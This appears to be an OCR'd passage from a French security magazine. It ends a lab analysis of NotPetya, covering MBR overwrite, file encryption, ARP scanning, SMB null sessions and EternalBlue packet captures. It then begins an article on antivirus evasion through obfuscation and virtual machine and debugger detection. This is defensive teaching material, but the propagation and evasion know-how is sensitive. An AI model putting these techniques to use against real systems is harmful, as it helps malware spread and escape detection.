
Contenu pertinent du secteur 32 après infection

L'analyse du secteur 32 révèle qu'il contient le wallet Bitcoin ainsi que la personnal installation key (comparaison avec la note de rançon au 2ème redémarrage).

Le malware réécrit le MBR, empêchant ainsi le redémarrage normal des machines infectées. Il réécrit également d'autres secteurs lui permettant de simuler un CHKDSK, probablement pour effectuer d'autres actions malveillantes.


Le malware parcourt le système et réécrit certains fichiers

À l'aide de ProcessMonitor, nous pouvons également identifier les manipulations de fichiers.
Il apparaît que le malware effectue un parcours récursif du système de fichiers qui commence à la racine du système.



Manipulation de fichiers évocatrice d'un parcours récursif du système de fichiers

Nous remarquons également que certains fichiers sont accédés en lecture et en écriture lors du parcours récursif de l'arbre.



Parcours du système de fichier avec traitement inhabituel de certains fichiers

Ces observations confirment ce que nous avons trouvé lors de l'analyse statique :

- Le malware parcourt de manière récursive le système de fichiers ;
- Il chiffre des fichiers (accès en écriture) ;
- Seulement certains fichiers sont réécrits/chiffrés (extensions des fichiers accédés en écriture cohérente avec la liste d'extensions trouvée auparavant).

Les fichiers ayant une extension dans la liste trouvée sont bien altérés alors que ni leur nom ni leur extension n'est modifié. Cela est un comportement inhabituel pour un ransomware.

Apport de l'étude des interactions réseau

Afin de pouvoir étudier les requêtes effectuées par le malware sur le réseau, nous utilisons les outils Wireshark (analyseur de paquets réseau) et ProcessHacker.

Le malware teste toutes les IP de la plage réseau

Lors de l'analyse du programme avec ProcessHacker, on remarque un grand nombre de tentatives de connexion réseau initiées par l'exécutable :

Name	Local address	Local ...	Remote address	Remo...	Proto...	State	Owner
apateDNS.e...	WIN-RA11MT4UV...	53			UDP		
lsass.exe (49...	WIN-RA11MT4UV...	49157			TCP	Listen	
lsass.exe (49...	WIN-RA11MT4UV...	49157			TCP6	Listen	
Petya4.exe_s...	WIN-RA11MT4UV...	49458	141.39.168.192.in-addr.arpa	139	TCP	SYN sent	
Petya4.exe_s...	WIN-RA11MT4UV...	49459	192.168.39.142	445	TCP	SYN sent	
services.exe ...	WIN-RA11MT4UV...	49155			TCP	Listen	
services.exe ...	WIN-RA11MT4UV...	49155			TCP6	Listen	
svchost.exe ...	WIN-RA11MT4UV...	49156			TCP	Listen	PolicyAgent
svchost.exe ...	WIN-RA11MT4UV...	49156			TCP6	Listen	PolicyAgent
svchost.exe ...	WIN-RA11MT4UV...	135			TCP	Listen	RpcSs
svchost.exe ...	WIN-RA11MT4UV...	135			TCP6	Listen	RpcSs
svchost.exe ...	WIN-RA11MT4UV...	49153			TCP	Listen	eventlog
svchost.exe ...	WIN-RA11MT4UV...	49153			TCP6	Listen	eventlog
svchost.exe ...	WIN-RA11MT4UV...	68			UDP		Dhcp
svchost.exe ...	WIN-RA11MT4UV...	49154			TCP	Listen	Schedule
svchost.exe ...	WIN-RA11MT4UV...	49154			TCP6	Listen	Schedule
svchost.exe ...	WIN-RA11MT4UV...	500			UDP		IKEEXT
svchost.exe ...	WIN-RA11MT4UV...	4500			UDP		IKEEXT
svchost.exe ...	WIN-RA11MT4UV...	500			UDP6		IKEEXT
svchost.exe ...	WIN-RA11MT4UV...	4500			UDP6		IKEEXT
System (4)	WIN-RA11MT4UV...	139			TCP	Listen	
System (4)	WIN-RA11MT4UV...	445			TCP	Listen	
System (4)	WIN-RA11MT4UV...	445			TCP6	Listen	
System (4)	WIN-RA11MT4UV...	137			UDP		
System (4)	WIN-RA11MT4UV...	138			UDP		
wininit.exe (...	WIN-RA11MT4UV...	49152			TCP	Listen	
wininit.exe (...	WIN-RA11MT4UV...	49152			TCP6	Listen	

Ces connexions semblent s'étendre sur tous les hôtes d'une plage. Nous allons tenter de confirmer cette théorie via une analyse du trafic. Pour ce faire, une capture réseau a été effectuée via l'utilitaire Wireshark.

Nous avons pu récupérer le fichier, et nous remarquons ici également un grand nombre de requêtes ARP.

> ARP : Address Resolution Protocol - Protocole permettant d'associer une adresse IP (logique) à une adresse MAC (physique). Cette adresse MAC est nécessaire pour pouvoir communiquer.

Ces requêtes sont souvent effectuées en premier lorsqu'un système tente de se connecter à une adresse encore inconnue.

```
  41 1.974652     VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.0? Tell 172.16.76.131
 130 8.042791     VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.2? Tell 172.16.76.131
 131 8.962880     VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.2? Tell 172.16.76.131
 134 9.976919     VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.2? Tell 172.16.76.131
 137 12.068343    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.3? Tell 172.16.76.131
 138 12.971676    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.3? Tell 172.16.76.131
 139 13.969806    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.3? Tell 172.16.76.131
 140 16.091663    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.4? Tell 172.16.76.131
 141 16.964055    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.4? Tell 172.16.76.131
 143 17.962976    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.4? Tell 172.16.76.131
 158 20.107094    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.5? Tell 172.16.76.131
 160 20.965521    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.5? Tell 172.16.76.131
 161 21.963209    VMware_4a:75:57     Broadcast           ARP         42 Who has 172.16.76.5? Tell 172.16.76.131
```

Ici nous retrouvons à nouveau un grand nombre de requêtes ARP effectuées sur les sous-réseaux suivants :

- 172.16.76.0/24 (de 172.16.76.1 à 172.16.76.255) ;
- 169.254.0.0/24 (de 169.254.0.1 à 169.254.0.255).

Nous nous demandons pourquoi le malware effectue ces requêtes. En règle générale, ce genre de comportement est typique d'un scan réseau utilisé pour tenter de pivoter sur le système d'information et se propager à un plus grand nombre de postes.

Le malware fait des requêtes SMB

Nous remarquons l'envoi depuis la machine infectée de requêtes SMB (protocole de partage de ressources) sur le réseau.

172.16.76.131	172.16.76.133	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
172.16.76.133	172.16.76.131	SMB	520	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
172.16.76.131	172.16.76.133	SMB	294	Session Setup AndX Request, NTLMSSP_AUTH, User: \
172.16.76.133	172.16.76.131	SMB	278	Session Setup AndX Response
172.16.76.131	172.16.76.133	SMB	154	Tree Connect AndX Request, Path: \\WIN-VOQTG734GPK\IPC$
172.16.76.133	172.16.76.131	SMB	114	Tree Connect AndX Response
172.16.76.131	172.16.76.133	LANMAN	176	NetServerEnum2 Request, Domain Enum
172.16.76.133	172.16.76.131	LANMAN	164	NetServerEnum2 Response
172.16.76.131	172.16.76.133	LANMAN	186	NetServerEnum2 Request, Workstation, Server
172.16.76.133	172.16.76.131	LANMAN	176	NetServerEnum2 Response
172.16.76.131	172.16.76.133	SMB	93	Tree Disconnect Request


Extrait de Wireshark montrant une tentative de connexion SMB entre le poste compromis (172.16.76.131) et un autre poste accessible sur le réseau local (172.16.76.133).

Le malware tente donc de se connecter via SMB à WIN-VOQTG734GPK (machine victime potentielle placée sur le réseau intentionnellement) avec une session nulle (\), pour une exécution de commande (IPC$), probablement pour lister les partages accessibles ou les utilisateurs autorisés.

Il est probable que les tentatives de connexion SMB aient lieu après le vol de données d'identification.


Cependant, la récente utilisation de l'exploit EternalBlue dans Wannacry et l'ampleur de la propagation nous obligent à vérifier son utilisation. Nous avons une machine vulnérable à EternalBlue sur le réseau.

EternalBlue : vulnérabilité dans la version 1 de SMB (voir Références)



.72.16.76.131	172.16.76.133	SMB	194	Session Setup AndX Request, User: anonymous
.72.16.76.131	172.16.76.133	SMB	146	Tree Connect AndX Request, Path: \\123.12.31.2\IPC$
.72	.76.133	SMB	136	Trans2 Request, SESSION_SETUP
.72	.76.133	SMB Pipe	132	PeekNamedPipe Request, FID: 0x0000
.72	.76.133	SMB	[illegible]	NT Trans Request, <unknown>
.72	.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	[illegible]	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.	.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.	.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.	.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000
.72.16.76.131	172.16.76.133	SMB	4207	Trans2 Secondary Request, FID: 0x0000

Extrait des requêtes du côté de la machine hôte du malware typique d'une tentative d'infection par EternalBlue



Extrait des requêtes du côté de la machine victime typique d'une compromission par EternalBlue

L'analyse des requêtes SMB échangées entre la machine infectée par le malware et la machine vulnérable à EternalBlue permet des signatures spécifiques à EternalBlue.

De plus, nous observons que la machine ciblée par les requêtes EternalBlue présente, après les échanges SMB identifiés, des signes de compromissions propres au malware en cours d'analyse.

> Ver : programme malveillant capable d'assurer sa propre propagation à travers le réseau sans interaction utilisateur après son exécution.

Il apparaît donc que ce malware est un ver capable de se propager par l'utilisation d'EternalBlue.

Si l'analyse dynamique nous a permis d'obtenir quelques certitudes sur le fonctionnement de ce malware ainsi que des idées sur son fonctionnement, tout le comportement n'est pas élucidé. Il devient nécessaire de croiser les informations obtenues par analyse statique et celles obtenues par analyse dynamique afin d'aller plus loin dans notre compréhension de ce *sample*. Cette partie sera traitée dans un prochain article.

Références

Références des outils utilisés

- IDA : https://www.hex-rays.com/products/IDA/
- OllyDbg : http ://www.ollydbg.de/
- ProcessMonitor : https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
- Wireshark : https://www.wireshark.org/
- HxD : https://mh-nexus.de/en/hxd/
- ProcessHacker : https://github.com/processhacker/processhacker

Références documentation Microsoft

- Documentation officielle de l'API Windows : https://docs.microsoft.com/en-us/windows/win32/api/
- IOCTL : http ://www.ioctls.net/

Références générales

- EternalBlue : https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html
- MBR et tables de partition : https://thestarman.pcministry.com/asm/mbr/PartTables.htm

NotPetya
Méthodologie d'analyse

Pour en savoir plus sur NotPetya

- https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/
- https://cybaze.it/download/zlab/NotPetya-report.pdf

Livres de référence

- Practical Malware Analysis - The Hands-On Guide to Dissecting Malicious Software, Michael Sikorski et Andrew Honig
- Practical Reverse Engineering : x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation, Bruce Dang, Alexandre Gazet et Elias Bachaalany


> Les méthodes utilisées par les malwares pour échapper aux anti-virus

Installer un malware sur le poste d'un utilisateur demande de contourner plusieurs sécurités, dont un potentiel antivirus. L'objectif de l'attaquant est de faire en sorte que le malware ne soit pas détecté comme logiciel malveillant. Pour cela, il doit donc mettre en place des stratégies d'obfuscation du malware.

Dans cet article, nous présenterons les différentes techniques d'obfuscation et nous nous intéresserons plus précisément au fonctionnement du métamorphisme.

Par Benjamin BIHANIC

Obfuscation et métamorphisme



dobe Stock

> Introduction

L'obfuscation est une stratégie visant à rendre un contenu d'un programme difficile à lire et à comprendre [1]. En informatique, cette stratégie est utilisée dans plusieurs contextes :

- Protéger une propriété intellectuelle ;
- Complexifier l'analyse par rétro-ingénierie ;
- Rendre le programme plus difficile à détecter par un antivirus.

L'obfuscation peut être utilisée à des fins légitimes, par exemple pour protéger le code source d'une application ou bien empêcher la diffusion de copies pirates. Cette stratégie ne s'applique pas qu'aux malwares. Il est important de noter que bien que l'obfuscation complexifie la lecture de données et la rétro-ingénierie, il ne les rend pas impossibles. Il existe de nombreuses méthodes d'obfuscation, chacune ayant ses avantages et ses inconvénients.

Le métamorphisme est une méthode d'obfuscation permettant à un programme de changer de signature à chacune de ses exécutions. La signature du programme est un condensat de ce dernier, ainsi, si un bit de ce programme change, alors sa signature sera différente. Les antivirus peuvent comparer la signature d'un programme

avec une base de données contenant la signature de virus. Ainsi, changer de signature permet de contourner la sécurité des antivirus qui se basent sur la signature du programme.

Au cours de cet article, nous commencerons par exposer les différentes techniques d'obfuscation pouvant être mises en place. En second lieu, nous nous intéresserons à la structure d'un fichier binaire Mach-O, un fichier exécutable macOS. Ensuite, nous illustrerons le fonctionnement du métamorphisme à l'aide d'un programme simple. Et enfin, nous appliquerons cette technique d'obfuscation sur un binaire exploitant une vulnérabilité afin de tester l'efficacité de cette dernière sur 62 antivirus.

> Méthodes d'obfuscation

Il existe de nombreuses méthodes d'obfuscation qui peuvent être mises en place. Dans cette partie, nous allons en illustrer 5, en présentant les avantages de chacune des méthodes.

Obfuscation de données

Il est possible de rendre la lecture de données plus complexe au sein d'un programme en encodant ou en chiffrant les données du programme. Un exemple simple est d'encoder toutes les chaînes de caractère du programme en base64 et de ne les décoder que lors de leurs utilisations.

Bien que ce processus très facile à implémenter complexifie la lecture des chaînes de caractère, il est compromis dès lors qu'un attaquant cherchant à lire les données trouve l'algorithme d'encodage utilisé. De manière analogue, chiffrer toutes les données avec une clef n'est efficace que jusqu'à ce que l'attaquant retrouve cette clef.

Détection d'environnement

Les études de programmes sont très souvent faites au sein d'environnements adéquats tels que des machines virtuelles et des débogueurs pour analyser des malwares ou bien des logiciels dans les meilleures conditions. [2] Ces environnements permettent d'effectuer de nombreux tests sur les malwares et logiciels, notamment pour étudier leurs comportements et aussi obtenir des secrets au sein du programme. Ces secrets peuvent être par exemple l'adresse d'un serveur distant à partir duquel le programme reçoit ou envoie des données, ou bien les fichiers du système sur lequel il lit ou écrit.

Les malwares intègrent très souvent des méthodes pour détecter l'environnement dans lequel ils sont lancés. Par exemple, en recherchant des caractéristiques typiques des machines virtuelles, telles que la présence du port VM sous VmWare ou bien le processus VBoxService.exe sous VirtualBox. Si le malware détecte qu'il est exécuté dans une machine virtuelle, il arrête alors son exécution afin que son comportement ne soit pas analysé.

Pour détecter un environnement de débogue, il existe plusieurs méthodes. Il est possible pour un programme d'analyser le temps d'exécution. En effet, les débogueurs ajoutent de nombreuses instructions qui prennent du temps à être exécutées créant des irrégularités dans le flux d'exécution. Les programmes peuvent mesurer l'heure du système plusieurs fois au cours de l'exécution pour rechercher ces irrégularités. Si des irrégularités sont détectées, alors le programme est exécuté dans un environnement de débogue. Il peut donc cesser son exécution afin de ne pas être analysé.


De plus, de manière analogue aux machines virtuelles, le programme peut détecter des processus de débogueurs connus pour savoir s'il est exécuté à l'aide d'un tel outil.

